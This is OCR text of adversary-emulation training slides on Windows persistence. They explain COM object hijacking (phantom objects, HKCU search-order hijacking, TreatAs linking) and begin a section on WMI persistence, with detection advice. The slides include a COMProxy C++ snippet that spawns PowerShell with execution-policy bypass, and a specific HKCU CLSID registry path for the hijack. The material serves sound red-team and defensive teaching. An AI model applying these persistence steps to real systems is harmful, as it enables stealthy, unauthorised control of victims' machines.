
Course Roadmap

- Introduction & Key Tools
- Initial Access
- Lateral Movement
- **Persistence**
- Azure AD & Emulation Plans
- Adversary Emulation Capstone

SEC699.4

Pivoting Between Domains & Forests
Breaking Domain & Forest Trusts
Exercise: Pivoting between Domains & Forests
Persistence Techniques
COM Object Hijacking
Exercise: COM Object Hijacking
WMI Persistence
Exercise: WMI Persistence
AppCert, AppInit & Netsh Helper DLL
Exercise: Implementing Netsh Helper DLL
Office Template & Library Tricks
Exercise: Office Persistence
Application Shimming
Exercise: Application Shimming
Stealth AD Persistence & Manipulation
Exercise: Stealth AD Persistence
Conclusions

This page intentionally left blank.



COM Object Hijacking

COM (Component Object Model) is described by Microsoft as "platform-independent, distributed, object-oriented system for creating binary software components that can interact." The purpose of COM is to provide an interface to allow developers to control and manipulate objects of other applications. All COM objects are defined by a unique ID called CLSID.

COM hijacking is a "stealthy" persistence technique that allows adversaries to run payloads in the context of trusted processes. This in itself is not a new technique / objective used by adversaries, but it was formerly implemented using, for example, code injection techniques. Many of today's current security products, however, look for code injection techniques, rendering this strategy noisy and detectable.

Hundreds of COM objects exist that can be used to run payloads in the context of core Windows processes such as explorer.exe, svchost.exe, chrome.exe,… Research by Cyberbit in July 2018 exposes many of these as vulnerable to COM Object hijacking.

Two commonly used techniques include "Phantom COM objects" abuse and "COM Search Order Hijacking", where the adversary hijacks a COM object to run a payload of his choosing:


- Phantom COM objects are instances of COM objects that exist in registry, but don't have an "implementation file" on disk. This implementation file could thus be created by an adversary.
- Machine-wide COM objects are stored in the HKLM registry hive, while user-wide COM objects are stored in the HKCU registry hive. It's important to note that user-wide COM objects take precedence over machine-wide objects. Adversaries could thus hijack existing machine-wide COM objects using user-wide COM objects.

Reference:

https://www.cyberbit.com/blog/endpoint-security/com-hijacking-windows-overlooked-security-vulnerability/

COM OBJECT HIJACKING STRATEGIES: PHANTOM COM OBJECTS (1)

Phantom COM Object Hijacking leverages remaining registry artifacts pointing to inexistent items by inserting malicious DLLs at abandoned paths.



COM Object Hijacking Strategies: Phantom COM Objects (1)


Phantom COM Object Hijacking leverages remaining registry artefacts pointing to inexistent items by inserting malicious DLLs at abandoned paths.

Although not too common on new environments, these abandoned COM objects increase in numbers on used systems as a direct consequence of improperly coded updates and software removals. Identifying Phantom Hijackable COM objects is as trivial as enumerating the CLSID registry and checking each referenced path for its existence.

The screenshot above provides a nice example of a “phantom” COM object, as the C:\Windows\System32\QuickActionsPS.dll is referenced, but not present on the system!

COM OBJECT HIJACKING STRATEGIES: PHANTOM COM OBJECTS (2)

A malicious actor may profit from this missing file by dropping a payload. Legitimate applications depending on the original CLSID will unknowingly load the payload.



COM Object Hijacking Strategies: Phantom COM Objects (2)

An attacker can hence write his payload to the abandoned path in a hope that software will load and execute it. In the example above, the following takes place:


- An attacker drops a malicious DLL on disk, on a location referenced by a COM object
- A valid application looks up a certain COM object by its CLSID in the registry
- The path is returned
- The application loads the payload

Although Phantom COM Object Hijacking may seem to be an easy technique, it is actually one of the most complicated to achieve properly. The reason for this complexity being that our payload will likely break the parent software due to the fact that we have little to no knowledge of the missing object's functionalities and workings. Furthermore, abandoned paths are likely to never get loaded as the parent software has often either been removed or doesn't rely on the missing object anymore.

COM OBJECT HIJACKING STRATEGIES: COM SEARCH ORDER HIJACKING (1)

The COM Search Order hijacking technique leverages the COM Object lookup order. By having a malicious DLL become the first result, legitimate applications will unknowingly invoke malicious code. This approach has the advantage of having a high success rate.

COM Search Order Hijacking leverages the registry hive precedence rules in situations where HKLM (Local Machine) defined COM Objects aren't defined at the HKCU (Current User) level.



COM Object Hijacking Strategies: COM Search Order Hijacking (1)


The COM Search Order hijacking technique leverages the COM Object lookup order. By having a malicious DLL become the first result, legitimate applications will unknowingly invoke malicious code. This approach has the advantage of having a high success rate.

When software resolves a CLSID to a defined path, it is first checked whether the CLSID is defined in the "current user" hive. Only when this isn't the case, the "local machine" hive's value is used.

This property gives attackers a chance to overwrite COM objects in the "current user" hive. This is interesting, as the HKCU registry hive can be manipulated by a non-administrative user!

COM OBJECT HIJACKING STRATEGIES: COM SEARCH ORDER HIJACKING (2)

Redefining COM objects at user level (HKCU) overrides machine-wide (HKLM) COM objects causing applications to load our malicious DLL.




COM Object Hijacking Strategies: COM Search Order Hijacking (2)

In the example above, the attacker adds a CLSID in the HKCU (user level) registry hive, which thus takes precedence over the HKLM entry. It's interesting to note that the HKCU takes precedence, as this allows custom user preferences / options.

In the example, a malicious DLL was dropped which is now being loaded by the target application. It's however likely that such an attack scenario would have an impact; if the victim application is relying on certain functionality of the original DLL, it might now break.

COM OBJECT HIJACKING STRATEGIES: COM SEARCH ORDER HIJACKING (3)

To avoid breaking applications relying on the legitimate DLL, our malicious DLL can proxy requests to the original DLL.



COM Object Hijacking Strategies: COM Search Order Hijacking (3)

Here is an update to our scenario: We can create a malicious DLL that will proxy the original functionality to the original DLL, hence avoiding the application relying on it from breaking.

COMProxy is a plug-and-play open-source COM Proxy. It automatically searches the HKLM for its CLSID in an attempt to identify the COM object it is hijacking from the HKCU. If identified, COMProxy passes all requests to the legitimate COM object while our malicious payload gets initiated in another thread. If you are running a COM hijack, proxying the legitimate COM server may result in better stability; that's the idea around this PoC.

Full documentation can be found at: https://github.com/leoloobeek/comproxy.

COM OBJECT HIJACKING STRATEGIES: COM SEARCH ORDER HIJACKING (4)

Leveraging the COMProxy requires us to modify the **`MyThread`** function in **`TestCOMServer\dllmain.cpp`** which will execute our persisted payload (PowerShell in this case).

```
DWORD MyThread()
{
          printf("[+] MyThread\n\n");
          system("start powershell.exe -ExecutionPolicy Bypass");

          g_uThreadFinished = 1;
          return 0;
}
```

C++

COM Object Hijacking Strategies: COM Search Order Hijacking (4)


COMProxy contains among others the *"MyThread"* function in which we can initiate our payload. In the above C++ snippet (part of *"TestCOMServer\dllmain.cpp"*), we trigger a PowerShell instance once our malicious payload hijacks a legitimate COM object.

This is, of course, just a benign example, as the powershell.exe command doesn't execute anything malicious. We could, however, include any type of arbitrary code here!

COM OBJECT HIJACKING STRATEGIES: COM SEARCH ORDER HIJACKING (5)

By overwriting a HKLM key in the HKCU hive, our DLL will hijack the legitimate HKLM-defined DLL while still proxying it.

```
HKCU\Software\Classes\CLSID\{35786D3C-B075-49B9-88DD-029876E11C01}\InProcServer32
```




COM Object Hijacking Strategies: COM Search Order Hijacking (5)

To hijack a legitimate COM object such as *"35786D3C-B075-49B9-88DD-029876E11C01"*, we create the *"HKCU\Software\Classes\CLSID\{35786D3C-B075-49B9-88DD-029876E11C01}\InProcServer32"* registry key. This registry key will have as a value our malicious payload compiled using COMProxy.

Within seconds, our malicious COM object will be loaded by the targeted software, like explorer.exe in the above screenshot.

COM OBJECT HIJACKING STRATEGIES: COM SEARCH ORDER HIJACKING (6)

COMProxy successfully initiated the defined thread. Explorer.exe has spawned multiple PowerShell instances as the COM object is used multiple times.




COM Object Hijacking Strategies: COM Search Order Hijacking (6)

Besides avoiding breaking the parent software (explorer in this case), COMProxy successfully initiates our thread as we can observe in the above screenshot where “explorer.exe” has spawned multiple “powershell.exe” instances due to the fact that our COM object is used multiple times.

Explorer having multiple “cmd.exe” and “powershell.exe” instances is perfectly normal, wouldn’t you agree? ☺

COM OBJECT HIJACKING STRATEGIES: COM OBJECT LINKING (1)

COM Object Linking is a hijacking technique relying on the **`TreatAs`** registry key which redirects a COM object to another one. The difficulty in this kind of technique is that proxying the original referenced COM Object must be hardcoded as the original CLSID is never revealed.




COM Object Hijacking Strategies: COM Object Linking (1)

COM Object Linking is a hijacking technique relying on the TreatAs registry key which redirects a COM object to another one. The difficulty in this technique is that proxying the original referenced COM Object must be hardcoded as the original CLSID is never revealed.

In the above screenshot, we can see how a CLSID ending with “1” is redirected to a CLSID ending in the “2”. The value is hardcoded in a “TreatAs” registry entry.

COM OBJECT HIJACKING STRATEGIES: COM OBJECT LINKING (2)

By creating a `TreatAs` key, an attacker can redirect any CLSID to another malicious one in an application-transparent way.




COM Object Hijacking Strategies: COM Object Linking (2)

When software looks up a specific CLSID, any "TreatAs" relationship is followed transparently. This feature can be leveraged by an attacker to redirect any CLSID to another one without the parent software being informed of it.

This technique is especially useful when we intend to hijack HKCU-defined COM objects which can't be exploited through COM Object Search Order Hijacking.

COM OBJECT HIJACKING STRATEGIES: COM OBJECT LINKING (3)

As done for COM Object Search Order Hijacking, proxying can ensure the application works as expected with the only downside that dynamic proxying is not possible.



COM Object Hijacking Strategies: COM Object Linking (3)

As done for COM Object Search Order Hijacking, proxying can ensure the parent software does not break. It should however be noted that proxying requests in COM Object Linking attacks requires the CLSID to be hardcoded as the initial hijacked CLSID is never revealed to our planted payload.

SUMMARIZING PREVENTION / DETECTION

Security Control	Implementation Ease?	Effectiveness?	Comment?
N/A	N/A	N/A	COM persistence can be done in user-mode and thus cannot be prevented

Detection Logic	Logs required?	False positive ratio?	Comment?
Enumerate CLSID entries in HKCU	Manual Collection	Low	Review HKCU entries and compare with HKLM. Most third-party application should only create a HKLM CSLID.

The described attack approach can be performed **without** a**dministrative privileges** and is a built-in OS mechanism; it thus cannot be prevented. Detection is possible by comparing the installed COM objects in registry and **comparing HKLM and HKCU CLSIDs**.

Summarizing Prevention / Detection

COM object hijacking is often described as a “nasty” attack technique, as it leverages a built-in mechanism in Windows. Furthermore, a COM object hijack that involves the creation of an HKCU CLSID does not require any elevated privileges. An interesting blog post by cyberbit on the topic can be found here:

https://www.cyberbit.com/blog/endpoint-security/com-hijacking-windows-overlooked-security-vulnerability/

For detection, we can collect CLSID entries in the HKCU and HKLM registry hives on our target systems. Most applications should only register an HKLM COM object. It would thus be suspicious / worth investigating if both an HKLM and HKCU CLSID exist.

We can thus conclude:

- Prevention is not feasible, as COM objects are a built-in mechanism in Microsoft Windows
- Detection will require manual collection of COM objects across the enterprise

Course Roadmap

- Introduction & Key Tools
- Initial Access
- Lateral Movement
- **Persistence**
- Azure AD & Emulation Plans
- Adversary Emulation Capstone

SEC699.4

Pivoting Between Domains & Forests
Breaking Domain & Forest Trusts
Exercise: Pivoting between Domains & Forests
Persistence Techniques
COM Object Hijacking
Exercise: COM Object Hijacking
WMI Persistence
Exercise: WMI Persistence
AppCert, AppInit & Netsh Helper DLL
Exercise: Implementing Netsh Helper DLL
Office Template & Library Tricks
Exercise: Office Persistence
Application Shimming
Exercise: Application Shimming
Stealth AD Persistence & Manipulation
Exercise: Stealth AD Persistence
Conclusions

This page intentionally left blank.

EXERCISE: COM OBJECT HIJACKING

Please refer to the workbook for further instructions on the exercise!

This page intentionally left blank.


Course Roadmap

- Introduction & Key Tools
- Initial Access
- Lateral Movement
- **Persistence**
- Azure AD & Emulation Plans
- Adversary Emulation Capstone

SEC699.4

Pivoting Between Domains & Forests
Breaking Domain & Forest Trusts
Exercise: Pivoting between Domains & Forests
Persistence Techniques
COM Object Hijacking
Exercise: COM Object Hijacking
WMI Persistence
Exercise: WMI Persistence
AppCert, AppInit & Netsh Helper DLL
Exercise: Implementing Netsh Helper DLL
Office Template & Library Tricks
Exercise: Office Persistence
Application Shimming
Exercise: Application Shimming
Stealth AD Persistence & Manipulation
Exercise: Stealth AD Persistence
Conclusions

This page intentionally left blank.



WMI Persistence

Windows Management Instrumentation has been around since Windows 98 and allows a wide variety of interesting security use cases:


- Process creation / command execution
- Lateral movement
- Persistence
- …

From the Microsoft documentation (https://docs.microsoft.com/en-us/windows/win32/wmisdk/about-wmi):

"Windows Management Instrumentation (WMI) is the Microsoft implementation of Web-Based Enterprise Management (WBEM), which is an industry initiative to develop a standard technology for accessing management information in an enterprise environment. WMI uses the Common Information Model (CIM) industry standard to represent systems, applications, networks, devices, and other managed components. CIM is developed and maintained by the Distributed Management Task Force (DMTF)."

WMI has been used by real adversaries, penetration testers, and defenders alike! The infamous Stuxnet campaign leveraged WMI as a means to run its backdoor (winsta.exe). The backdoor was triggered using a WMI subscription that was installed using a .mof file (Managed Object Format).

Let's investigate some WMI internals to understand possible defenses!



Components of a WMI Event Subscription

WMI is a hugely complex topic on which we can spend multiple days of lecture. We will focus on the parts that are relevant to us, though. First, we'll explain what the typical components of a WMI event subscription are:

WMI Event Filters

An event filter is a WMI class that describes which events WMI delivers to a physical consumer. For example, an event filter can instruct WMI to deliver to a consumer all power management events, or all system reboot events. An event filter also describes the conditions under which WMI delivers the events. Filters are written in WQL (WMI Query Language).

